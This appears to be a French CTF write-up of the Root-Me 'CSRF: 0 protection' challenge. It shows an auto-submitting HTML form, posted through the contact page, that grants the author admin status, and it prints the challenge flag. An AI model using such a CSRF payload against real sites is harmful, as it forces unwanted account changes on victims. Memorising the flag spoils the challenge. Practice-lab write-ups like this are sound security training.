


CSRF : 0 PROTECTION


Etape 1 : Je m'inscris

[Login](#) | [Register](#)

Register



Etape 2 : Inscription Réussie




[Login](#) | [Register](#)

Registered successfully. Go there for [log-in](#). An admin will update your status for a full access.

Etape 3 : Je me connecte

[Login](#) | [Register](#)

Login



Etape 4 : Je visite les pages

- Profile


[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Update Profile

Username:


Status: ☐

- Private



- Contact

Etape 5 : Je regarde le code source de la page pour récupérer la form POST du Formulaire pour être admin



Etape 6 : J'envoie mon formulaire dans la page de contact en description

Contact

test@test.com

Comment

```
<form name="csrf" action="http://challenge01.root-me.org/web-client/ch22/?action=profile"
method="POST">
  <input type="text" name="username" value="amsi">
  <input type="checkbox" name="status" checked="" control-id="ControlID-9">
</form>
<script>
document.csrf.submit()
</script>
```

Submit

Etape 7 : Je retourne sur la page Private, me voila admin

[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Good job dude, flag is : CsrF_Fr33style-L3v3l1!